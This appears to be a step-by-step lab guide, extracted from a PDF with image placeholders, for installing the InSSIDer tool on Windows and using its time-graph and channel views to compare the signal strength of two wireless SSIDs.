
2.In the webpage that opens, click on the link, Download InSSIDer for Windows, as shown in Figure 3.Click on Free Download, as shown in Figure




3.Click on Free Download, as shown in Figure





4. Click on the downloaded files, as shown in Figure




5.In the next screen that appears, click on Next, as shown in Figure




6.In the next screen, click on the Everyone radio button, and then click Next, as shown in Figure




7.In the next screen that appears, click on Next, as shown in Figure



8. Then the following screen will appear, as shown in Figure




9. Then after the files gets installed, the following screen will appear, as shown in Figure. Click Close



Then InSSIDer icon will appear on the desktop.

10. Double click on the InSSIDer icon on the desktop. Then the following screen will appear, as shown in Figure.



11. Click on the Time Graph tab, as shown in Figure




It will show the time graph of all the available SSID. We need to elect the particular SSID what we need to know

12.Click on the particular SSID as shown in Figure 12. In this lab we have selected WSTREAM AP0 SSID



Now you have to select another SSID for comparison

13. Scroll down the SSID and select WStream AP -1, as shown in Figure.



14. Then the following screen will appear, as shown in Figure

15. Click on the 2.4 GHz channels tab, as shown in Figure



16. It will show 2.4 Ghz channels for two SSIDs,WStreamAP1 and WStream AP0.

17.Click on the 5 Ghz channel, as shown in Figure.

Then the following screen will appear as shown in Figure.



Thus, you can see the signal strength for both the SSIDs. In this way, we can analyze wireless network strength with the help of InSSIDer tool